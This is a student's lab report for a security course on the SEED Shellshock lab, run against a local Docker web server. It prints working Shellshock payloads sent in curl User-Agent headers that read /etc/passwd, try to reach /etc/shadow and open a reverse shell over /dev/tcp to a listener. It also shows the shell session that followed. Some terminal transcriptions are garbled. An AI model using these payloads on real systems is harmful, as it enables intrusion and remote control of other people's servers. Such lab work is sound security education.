

Benjamin Haedt

CSCI 476

Lab 2

Task 1: The first screen shot is using the vulnerable bash that parses out my code as an environment variable and the second screenshot is of the same thing except using a patched version of bash.

```
<oo='() { ech  
  
< am a function";}; echo "hax for days boys";'  
[02/13/23]seed@VM:~/.../image_www$ echo $foo  
() { echo "I am a function";}; echo "hax for days  
boys";  
[02/13/23]seed@VM:~/.../image_www$ export foo  
<ash_shellsho  
  
<ash_shellshock  
hax for days boys  
[02/13/23]seed@VM:~/.../image_www$
```

```
~...~ ,  
[02/13/23]seed@VM:~/.../image_www$ export foo  
<ash_shellsho  
  
<ash_shellshock  
hax for days boys  
<oo='{echo 'i  
  
<oo='{echo "i  
  
<oo='{echo "i am a function";}; echo "hax"  
> ^C  
<"i am a function";}; echo "hax"  
<"i am a function";}; echo "hax"  
  
[02/13/23]seed@VM:~/.../image_www$ echo $foo  
{echo "i am a function";}; echo "hax"  
[02/13/23]seed@VM:~/.../image_www$ bash  
[02/13/23]seed@VM:~/.../image_www$
```

Task 2:

```
02/13/23] seed@VM:~/.../image_www$ #!/bin/bash_shellshock
02/13/23] seed@VM:~/.../image_www$
02/13/23] seed@VM:~/.../image_www$ echo "Content-Type: text/plain"
Content-Type: text/plain
02/13/23] seed@VM:~/.../image_www$ echo

02/13/23] seed@VM:~/.../image_www$ echo "*** ENVIRONMENT VARIABLES***"
*** ENVIRONMENT VARIABLES***
02/13/23] seed@VM:~/.../image_www$ strings /proc/$$/environ
CSH AGENT DTN-1070

[02/14/23] seed@VM:~/.../lib$ curl http://www.seedlab-shellshock.com/cgi-bin/getenv.cgi
*** ENVIRONMENT VARIABLES***
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=curl/7.68.0
HTTP_ACCEPT=/*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port
80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
REMOTE_ADDR=10.9.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/getenv.cgi
REMOTE_PORT=34204
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/getenv.cgi
```

2.1

`curl -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi` shows us all of the environment variables and connection info related to communicating with the website `www.seedlab-shellshock.com` by sending a get req through curl. "This will print Verbose information about the header of the HTTP request/response"

```
[02/13/23]seed@VM:~/.../image_www$ docker-compose up -d
victim-10.9.0.80 is up-to-date
[02/13/23]seed@VM:~/.../image_www$ dockps
cb39c5d6965f  victim-10.9.0.80
[02/13/23]seed@VM:~/.../image_www$ curl -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi
* Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: curl/7.68.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Tue, 14 Feb 2023 02:02:33 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
*** ENVIRONMENT VARIABLES***
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=curl/7.68.0
```

curl -A "my data" -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi
 this command gets the environment variables for this connection and with the -A

“-A can be used to set specific fields in the HTTP request header”

“-a, --append

(FTP SFTP) When used in an upload, this makes curl append to the target file instead of overwriting it. If the remote file does not exist, it will be created. Note that this flag is ignored by some SFTP servers (including OpenSSH).

“

```
[02/13/23]seed@VM:~/.../image_www$ curl -A "my data" -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi
* Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: my data
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Tue, 14 Feb 2023 02:07:39 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
*** ENVIRONMENT VARIABLES***
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=my data
```

```
curl -e "my data" -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi
```

im not quite sure what the -e does, it seems to do something similar to what -a does, but when I use it, in the output it has "Referer: my data"

```
[02/13/23]seed@VM:~/.../image_www$ curl -e "my data" -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi
* Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: curl/7.68.0
> Accept: */*
> Referer: my data
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Tue, 14 Feb 2023 02:30:25 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
*** ENVIRONMENT VARIABLES***
```

curl -H "AAAAAA:BBBBBB" -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi, this allows us to add extra header information, so when we exploit our shellshock attack over a network I would assume this is where we can add the exploit.

-H, --header <header/@file>

(HTTP IMAP SMTP) Extra header to include in information sent. When used within an HTTP request, it is added to the regular request headers.

```
[02/13/23]seed@VM:~/.../image_www$ curl -H "AAAAAA:BBBBBB" -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi
* Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
Terminal: www.seedlab-shellshock.com
> User-Agent: curl/7.68.0
> Accept: */*
> AAAAAA:BBBBBB
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 404 Not Found
< Date: Tue, 14 Feb 2023 02:38:47 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Content-Length: 288
< Content-Type: text/html; charset=iso-8859-1
<
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
```

Task 3

Here, I will try to send an extra echo command over http in the header to see if I can use shellshock. I originally tried to send my malicious commands through the header using the -h command with curl, but that didn't work, so I went back and watched the lecture and saw reese used the -a, I assume this works because it is appending to the environment variable at the website www.seedlab-shellshock.com at the file vul.cgi, once this environment variable is appended, its where we can use the shellshock vulnerability to exploit the remote server. Apparently, after it not working, I was able to get it to work by spacing out our bash command we are sending.

```
[02/13/23]seed@VM:~/.../image_www$ curl -A "() {echo:;};echo; echo'hax'" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
Hello World
```

```
[02/13/23]seed@VM:~/.../image_www$ curl -A "() {echo:;};echo '';echo 'hi test sus'" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
Hello World
[02/13/23]seed@VM:~/.../image_www$
```

```
[02/13/23]seed@VM:~/.../image_www$ curl -A "() { echo :;}; echo ; echo 'hi test sus'" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
hi test sus
Content-Type: text/plain
Hello World
```

Aaaand im in

```
[02/13/23]seed@VM:~/.../image_www$ curl -A "() { echo :;}; echo ; /bin/ls -l" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
total 8
-rwxr-xr-x 1 root root 122 Feb 13 05:57 getenv.cgi
-rwxr-xr-x 1 root root 80 Feb 13 05:57 vul.cgi
[02/13/23]seed@VM:~/.../image_www$
```

Task 3.1

```
[02/13/23]seed@VM:~/.../image_www$ curl -A "()" { echo ::}; echo ; /bin/cat /etc/passwd"
http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
[02/13/23]seed@VM:~/.../image_www$
```

Task 3.2

```
[02/13/23]seed@VM:~/.../image_www$ curl -A "()" { echo ::}; echo ; /bin/id" http://www.se
edlab-shellshock.com/cgi-bin/vul.cgi
uid=33(www-data) gid=33(www-data) groups=33(www-data)
[02/13/23]seed@VM:~/.../image_www$
```

Task 3.3

```
[02/13/23]seed@VM:~/.../image_www$ curl -A "()" { echo ::}; echo ; mkdir tmp" http://www.
seedlab-shellshock.com/cgi-bin/vul.cgi
[02/13/23]seed@VM:~/.../image_www$ curl -A "()" { echo ::}; echo ; /bin/find /tmp" http://
/www.seedlab-shellshock.com/cgi-bin/vul.cgi
/tmp
[02/13/23]seed@VM:~/.../image_www$
```

```
[02/13/23]seed@VM:~/.../image_www$ curl -A "()" { echo ::}; echo ; echo "$(</tmp)" http:
//www.seedlab-shellshock.com/cgi-bin/vul.cgi
```

Content-Type: text/plain

Hello World

```
[02/13/23]seed@VM:~/.../image_www$ curl -A "()" { echo ::}; echo ; echo "$(</tmp)" http
://www.seedlab-shellshock.com/cgi-bin/vul.cgi
bash: /tmp: No such file or directory
```

Content-Type: text/plain

Hello World

```
[02/13/23]seed@VM:~/.../image_www$
```

Task 3.4


```
[02/13/23]seed@VM:~/.../image_www$ curl -A "()" { echo ;;}; echo ; /bin/rmdir /tmp" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
[02/13/23]seed@VM:~/.../image_www$ curl -A "()" { echo ;;}; echo ; echo "$(</tmp)" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
bash: /tmp: No such file or directory

Content-Type: text/plain

Hello World
[02/13/23]seed@VM:~/.../image_www$
```

Task 3.5

```
[02/13/23]seed@VM:~/.../image_www$ curl -A "()" { echo ;;}; echo ; su echo "$(</etc/shadow)"
http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
bash: /etc/shadow: Permission denied

[02/13/23]seed@VM:~/.../image_www$ curl -A "()" { echo ;;}; echo ; su echo "$(</etc/shadow)" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
bash: /etc/shadow: Permission denied
[02/13/23]seed@VM:~/.../image_www$ curl -A "()" { echo ;;}; echo ; chown root /etc/shadow" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
[02/13/23]seed@VM:~/.../image_www$ curl -A "()" { echo ;;}; echo ; chmod o-x /etc/shadow" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
[02/13/23]seed@VM:~/.../image_www$ curl -A "()" { echo ;;}; echo ; chmod u+s /etc/shadow" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
[02/13/23]seed@VM:~/.../image_www$ curl -A "()" { echo ;;}; echo ; chmod 4755 /etc/shadow" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
[02/13/23]seed@VM:~/.../image_www$ curl -A "()" { echo ;;}; echo ; su echo "$(</etc/shadow)" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
bash: /etc/shadow: Permission denied
[02/13/23]seed@VM:~/.../image_www$ curl -A "()" { echo ;;}; echo ; su chown everyone /etc/shadow" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
[02/13/23]seed@VM:~/.../image_www$ curl -A "()" { echo ;;}; echo ; su echo "$(</etc/shadow)" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
bash: /etc/shadow: Permission denied
[02/13/23]seed@VM:~/.../image_www$ curl -A "()" { echo ;;}; echo ; su /bin/ls -l /etc/shadow" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
[02/13/23]seed@VM:~/.../image_www$ curl -A "()" { echo ;;}; echo ; su chmod a+rwX /etc/shadow" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
[02/13/23]seed@VM:~/.../image_www$ curl -A "()" { echo ;;}; echo ; su chmod a+rwxd /etc/shadow" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
[02/13/23]seed@VM:~/.../image_www$ curl -A "()" { echo ;;}; echo ; su chmod 4755 /etc/shadow" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
[02/13/23]seed@VM:~/.../image_www$ curl -A "()" { echo ;;}; echo ; su echo "$(</etc/shadow)" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
bash: /etc/shadow: Permission denied
[02/13/23]seed@VM:~/.../image_www$ curl -A "()" { echo ;;}; echo ; su chmod -R 4755 /etc/shadow" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
[02/13/23]seed@VM:~/.../image_www$ curl -A "()" { echo ;;}; echo ; su echo "$(</etc/shadow)" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
bash: /etc/shadow: Permission denied
[02/13/23]seed@VM:~/.../image_www$

[02/13/23]seed@VM:~/.../image_www$ curl -A "()" { echo ;;}; echo ; /bin/cat /etc/shadow" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
[02/13/23]seed@VM:~/.../image_www$ curl -A "()" { echo ;;}; echo ; /bin/ls /etc/shadow" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
/etc/shadow
[02/13/23]seed@VM:~/.../image_www$ curl -A "()" { echo ;;}; echo ; /bin/ls -l /etc/shadow" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
-rw-r----- 1 root shadow 501 Nov 6 2020 /etc/shadow
[02/13/23]seed@VM:~/.../image_www$ man ls
[02/13/23]seed@VM:~/.../image_www$
```

I've been trying to print out the contents of the /etc/shadow, but so far cant get into it.

I cant think of any way to get it just by using what we have so far in our shellshock attack. Maybe if we can continue and use our reverse shell it will work. I don't think it can access it because when we send the commands to print the contents of the file, the child process that we sent our commands to in our environment variables lost their root permission or possibly it cant have root output sent back. After some consideration, I don't think the server I am running commands by using shellshock with is allowed to access /etc/shadow because it is not running as root. Moving on to task 4

The screenshot displays two terminal windows side-by-side. The left window shows a user named 'seed' at a VM prompt, navigating through directory structures like '/image_www' and attempting to run 'curl -A' commands. It also shows a 'bash' session where permissions are denied for running 'curl'. The right window shows the same user at a different location, possibly a web server or a different VM, displaying network statistics for 'veth50f9d19' and running 'curl -A' commands to test connectivity to 'http://www.seedlab-shellshock.com/cgi-bin/vul.cgi'. Both terminals show successful connections and output from the curl commands.


```
[02/13/23]seed@VM:~/.../image_www$ curl -A  
-rw-r----- 1 root shadow 501 Nov  6 2020 /etc/shadow  
[02/13/23]seed@VM:~/.../image_www$ man ls  
[02/13/23]seed@VM:~/.../image_www$ man ls  
[02/13/23]seed@VM:~/.../image_www$ curl -A  
/etc/shadow  
[02/13/23]seed@VM:~/.../image_www$ man ls  
[02/13/23]seed@VM:~/.../image_www$ curl -A  
[02/13/23]seed@VM:~/.../image_www$ curl -A  
1  
[02/13/23]seed@VM:~/.../image_www$ curl -A  
cgi  
bash: /etc/shadow: Permission denied  
[02/13/23]seed@VM:~/.../image_www$ curl -A  
ul.cgi  
[02/13/23]seed@VM:~/.../image_www$ curl -A  
cgi  
bash: /etc/shadow: Permission denied  
[02/13/23]seed@VM:~/.../image_www$ curl -A "  
-rw-r----- 1 root shadow 501 Nov  6 2020 /etc/shadow  
[02/13/23]seed@VM:~/.../image_www$ nc -lnv 9090  
Listening on 0.0.0.0 9090  
Connection received on 10.9.0.80 52186  
bash: cannot set terminal process group (29): Inappropriate ioctl for device  
bash: no job control in this shell  
www-data@cb39c5d6965f:/usr/lib/cgi-bin$ whoami  
whoami  
www-data  
www-data@cb39c5d6965f:/usr/lib/cgi-bin$ ls  
ls  
getenv.cgi  
vul.cgi  
www-data@cb39c5d6965f:/usr/lib/cgi-bin$  
  
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
veth50f9d19: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
inet6 fe80::f8b0:87ff:fe5c:700 prefixlen 64 scopeid 0x20<link>  
ether fa:b0:87:5c:07:00 txqueuelen 0 (Ethernet)  
RX packets 665 bytes 87579 (87.5 KB)  
RX errors 0 dropped 0 overruns 0 frame 0  
TX packets 980 bytes 87670 (87.6 KB)  
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
[02/13/23]seed@VM:.../Lib$ curl -A "(" { echo ;;; echo ; /bin/ls -l /etc/shadow" http://www.se  
edlab-shellshock.com/cgi-bin/vul.cgi  
-rw-r----- 1 root shadow 501 Nov  6 2020 /etc/shadow  
[02/13/23]seed@VM:.../Lib$ curl -A "(" { echo ;;; echo ; /bin/bash -i > /dev/tcp/10.9.0.1/9090 0  
<&l 2>&l" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi  
"curl: (18) transfer closed with outstanding read data remaining  
[02/13/23]seed@VM:.../Lib$
```

Task 5

Using a reverse shell to try and modify the vul.cgi file.

```
echo "Content-Type: text/plain"
echo
echo "Hello World"
www-data@04d5a6ca01e:/usr/lib/cgi-bin$ vim vul.cgi
vim vul.cgi
bash: vim: command not found
www-data@04d5a6ca01e:/usr/lib/cgi-bin$ vi vul.cgi
```

(I know this isn't right, but I tried it anyway) Modifying the vul.cgi file located in
~/code/02_shellshock/image www



I also tried editing the vul.cgi file on the server by using shellshock, and not surprisingly, it doesn't work...

```
[02/14/23]seed@VM:~/lab1$ curl -A"() { echo :;; echo ; nano vul.cgi" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
[02/14/23]seed@VM:~/lab1$ curl -A"() { echo :;; echo ; gedit vul.cgi" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
[02/14/23]seed@VM:~/lab1$ curl -A"() { echo :;; echo ; cp vul.cgi vul.cgi.old" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
[02/14/23]seed@VM:~/lab1$ curl -A"() { echo :;; echo ; /bin/ls -a" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
.
..
getenv.cgi
vul.cgi
```

Alright, found it...

```
root@a04d5a6ca01e: /usr/lib/cgi-bin
GNU nano 4.8 vul.cgi
#!/bin/bash

echo "Content-Type: text/plain"
echo
echo "Hello World"

root@a04d5a6ca01e:/bin# cd ..
root@a04d5a6ca01e:/# find . -name "vul.cgi"
./usr/lib/cgi-bin/vul.cgi
find: './proc/33/map_files': Permission denied
find: './proc/34/map_files': Permission denied
find: './proc/35/map_files': Permission denied
find: './proc/36/map_files': Permission denied
find: './proc/37/map_files': Permission denied
find: './proc/44/map_files': Permission denied
root@a04d5a6ca01e:/# cd /usr/lib/cgi-bin
root@a04d5a6ca01e:/usr/lib/cgi-bin# nano vul.cgi
root@a04d5a6ca01e:/usr/lib/cgi-bin#
```

And like expected, now it doesn't work

```
[02/14/23]seed@VM: .../lib$ curl -H "Host: 10.10.10.10" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
Hello World
[02/14/23]seed@VM: .../lib$ nisdomainname zless
```